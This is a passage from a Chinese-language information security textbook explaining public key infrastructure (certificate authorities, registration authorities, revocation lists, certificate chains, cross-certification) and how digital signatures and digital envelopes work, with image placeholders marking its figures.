


图 3-13　PKI 体系结构图

1)　认证机构(CA)

认证机构(CA，Certificate Authority)，证书授权中心，也称认证中心。CA 是 PKI 体系的核心，是负责发放和管理数字证书的具有权威性和公正性的第三方信任机构。CA 的作用是检查证书持有者的合法身份，并签发证书，以防止证书被伪造或篡改，以及对密钥和证书进行管理。

在一个大型的应用环境中，认证中心采用多层次的分级机构，各级认证中心类似于各级行政机关，上级认证中心负责签发和管理下级认证中心的证书，最下一级的认证中心直接面对最终用户。CA 认证中心层次结构示意图如图 3-14 所示。




图 3-14　CA 认证中心层次结构示意图

在实际的 CA 认证环境中不可能只有一个 CA 中心，多个 CA 中心之间必然存在一个信任关系模型。信任关系模型建立的目的是确保一个认证机构颁发的证书，能够被其他认证机构的用户所信任。信任关系模型有：严格层次信任模型、分布式信任模型、以用户为中心的信任模型和交叉认证模型等。

CA 认证中心的功能有以下几个方面。

(1) 证书的颁发

认证中心负责接收、验证用户(包括下级认证中心和最终用户)的数字证书申请，同时将申请的内容进行备案，并根据申请的内容确定是否受理该数字证书申请。如果认证中心接受该数字证书申请，则进一步确定给用户颁发何种类型的证书。新证书用认证中心的私钥签名以后，发送到目录服务器供用户下载和查询。为了保证消息的完整性，返回给用户的所有应答信息都要使用认证中心的签名。

(2) 证书的更新

认证中心可以定期更新所有用户的证书，或者根据用户的请求来更新用户的证书。

(3) 证书的查询

证书的查询功能分为两类，一类是证书申请的查询，认证中心根据用户的查询请求返回当前用户证书申请的处理过程；另一类是用户证书的查询，这类查询由目录服务器来完成，目录服务器根据用户的请求返回适当的证书。

(4) 证书的作废

当用户的私钥由于泄密等原因造成用户证书需要申请作废时，用户需要向认证中心提出证书作废的请求，认证中心根据用户的请求确定是否将该证书作废。另外一种证书作废的情况是证书已经过了有效期，认证中心将自动把证书作废。证书的作废功能由认证中心通过维护证书作废列表(CRL，Certificate Revocation List)来完成。

(5) 证书的归档

证书都具有一定的有效期，证书过了有效期之后就应该作废。因为有时可能需要验证以前的某个交易过程中产生的数字签名，因此作废的证书不能简单地丢弃。基于此类考虑，认证中心还应当具备作废证书和作废私钥的管理功能。

2) 注册机构(RA)

注册机构(RA，Registration Authority)，提供用户和 CA 之间的一个接口，相当于 CA 的一个代理机构，是 CA 证书发放和管理的扩展。

RA 的主要功能是负责收集用户信息和确认用户身份；接受用户的注册申请；审查用户的申请资格。当获得 RA 许可后，由 RA 生成此用户的标识符，提供给 CA 生成唯一标识此用户的数字证书。因此 RA 认证的准确性是 CA 颁发证书的基础。总的来说，认证中心是面向各注册中心的，而注册机构是面向最终用户的，注册机构是用户与认证中心的中间渠道。

3) 证书管理系统

证书管理系统负责证书的发布管理、证书的撤销管理等。通过使用 LDAP(Lightweigth Directory Access Protocol)目录服务来实现对证书库的管理。CA 颁发和撤销的证书都集中存放在证书库中，证书库是网上的一种公共信息库，公众可以进行开放式查询，用户可以实时查询证书和证书撤销信息。目录系统必须确保证书库的完整性，防止伪造和篡改

证书。

4)　策略管理

策略管理定义和建立了一个组织信息安全方面的指导方针，同时也定义了密码系统使用的处理方法和原则。管理员根据实际应用的需要，为不同的用户选择不同的安全策略。这些安全策略必须适应不同的需求且容易实现。

5)　PKI 应用接口

PKI 应用接口为用户提供方便、快捷、安全的方式与 PKI 交互，使用户能够有效地使用加密、数字签名等服务，同时需要确保建立起的网络环境的安全可信和完整。

一个完备的 PKI 还需要具备密钥备份及恢复系统，解决因密钥丢失，密文无法解密造成的数据丢失问题。为了避免这种情况出现，PKI 应该提供密钥备份与恢复机制，设计和实现健全的密钥管理方案，保证安全的密钥备份、更新和恢复，这也是关系到整个 PKI 系统强健性、安全性和可用性的重要因素。

3. PKI 的基本功能

PKI 的主要功能是对密钥和公钥证书进行管理。具体地讲，一个 PKI 系统应该具有下面的功能。

1)　证书生成

CA 负责证书的签发工作，所以 CA 需要对证书申请者的身份进行验证，并且 CA 在签发证书时附有时间标志，表明证书的有效期。CA 可以把证书发给申请者，也可以将证书发到证书发布中心。

2)　证书注销

证书可能由于超出有效期而变得无效，或者用户密钥泄露、或者证书持有者信息改变等原因，这时需要注销证书，CA 可以通过 CRL 将作废的证书进行发布。

3)　存储和检索证书与 CRL

CA 发布的证书以及作废证书 CRL 应该能够方便、快捷的被使用者查找和使用，最常用的存储和检索方式是通过目录服务、HTTP 和 E-mail。

4)　提供信任

用户的主要信任来源于对证书的验证，这种信任主要是基于对颁发证书的 CA 信任。而对于不同管理领域的证书的信任还要依靠证书链或直接交叉认证来实现。

5)　证书链处理

用户由 CA 颁发证书，而 CA 又由高一级 CA 颁发证书，如此归结到根节点 CA。如果用户需要验证一份证书，他需要先判断证书是否在有效期，还要判别签发证书的 CA 是否被信任，如不被信任，则查询签发此 CA 证书的 CA 是否被信任。如此直到找到被信任的 CA，如果找不到被信任的 CA，则此证书被认为不可信。

6)　交叉认证

一个 CA 可以为另一个 CA 签发证书，这样可以使得后者签发的证书能为第一个 CA 所认可。

7)　时间戳

在交易中，除了交易内容的真实性外，时间是一个重要的元素。PKI 系统中数字证书

的时效性也表明时间服务功能是 PKI 必须具备的功能之一。

8) 密钥管理

密钥管理是 PKI 的重要功能之一。PKI 响应当前的用户请求来产生证书或 CRL，密钥生成、撤销、恢复、更新、归档以及密钥的备份都是 CA 的日常业务工作。

3.4.3 数字签名

数字签名(Digital Signature)可以解决手写签名中的签字人否认签字或其他人伪造签字等问题。被广泛应用在银行的信用卡系统、电子商务系统、电子邮件等系统中。

1. 数字签名概述

数字签名又称公钥数字签名、电子签章，是指以电子形式存在于数据信息之中的，或作为其附件的或逻辑上与之有联系的数据，可用于辨别数据签署人的身份，并表明签署人对数据信息中包含的信息的认可。

数字签名在 ISO 7498-2 标准中的定义为：附加在数据单元上的一些数据，或是对数据单元所作出的密码交换，这种数据和交换允许数据单元的接收者用以确认数据单元来源和数据单元的完整性，并保护数据，防止被人(例如接收者)进行伪造。

数字签名是公钥密码体制的典型应用，常用的数字签名算法包括 RSA 签名、DSS(数字签名系统)签名和 Hash 签名。

数字签名是保障信息安全的重要手段，主要的功能包括防止他人伪造签名、保证信息传输的完整性、发送者的身份认证、防止交易中的抵赖发生。

2. 数字签名实现方式

报文的发送方利用单向散列函数从报文文本中生成一个 128 位的散列值(或信息摘要)。发送方用自己的私人密钥对这个散列值进行加密来形成发送方的数字签名。然后，该数字签名将作为报文的附件和报文一起发送给报文的接收方。报文的接收方首先从接收到的原始报文中计算出 128 位的散列值(或信息摘要)，接着再用发送方的公开密钥来对报文附加的数字签名进行解密得到原散列值。如果这两个散列值相同，则接收方就能确认该数字签名是发送方的。通过数字签名能够实现对原始报文的鉴别。

采用数字签名可以完成以下两点确认：一是确认信息是由签名者发送的；二是确认信息自签发到收到为止没有做过任何修改。因此数字签名可以用来防止电子信息因易被修改而有人作伪，或者冒用他人名义发送信息，或发出(收到)信息后又加以否定等情况发生。

3. 数字签名过程

数字签名的全过程应包括两方面的处理：签名和验证，如图 3-15 所示。

数字签名的详细过程如下：

(1) 发送方对要发送的消息运用散列函数形成信息摘要。

(2) 发送方用自己的私有密钥对信息摘要进行加密，形成数字签名。

(3) 发送方将数字签名附加在消息后通过网络传送给接收方。

(4) 接收方用发送方的公开密钥对接收到的签名信息进行解密，得到信息摘要。

(5) 接收方运用同样的散列函数对接收到的消息形成信息摘要。




图 3-15　数字签名过程

(6) 接收方会对两个信息摘要进行比较，若两者相同，则说明消息未被篡改过。

在上述数字签名过程中定义的是对原文做信息摘要和签名并传输原文，在很多场合传输的原文是要求保密的，要求对原文进行加密的数字签名方要涉及“数字信封”的概念。数字信封的基本原理是将原文用对称密钥加密传输，而将对称密钥用收方公钥加密发送给对方。收方收到电子信封，用自己的私钥解密信封，取出对称密钥解密的原文。

4. 数字签名和数据加密的区别

数字签名和数字加密的过程虽然都使用公开密钥体系，但实现的过程正好相反，使用

的密钥对也不同，如图 3-16 所示。数字签名使用的是发送方的密钥对，发送方用自己的私有密钥进行加密，接收方用发送方的公开密钥进行解密，这是一个一对多的关系，任何拥有发送方公开密钥的人都可以验证数字签名的正确性。数字加密则使用的是接收方的密钥对，这是多对一的关系，任何知道接收方公开密钥的人都可以向接收方发送加密信息，只有唯一拥有接收方私有密钥的人才能对信息解密。另外，数字签名只采用了非对称密钥加密算法，它能保证发送信息的完整性、身份认证和不可否认性，而数字加密采用了对称密钥加密算法和非对称密钥加密算法相结合的方法，它能保证发送信息的保密性。

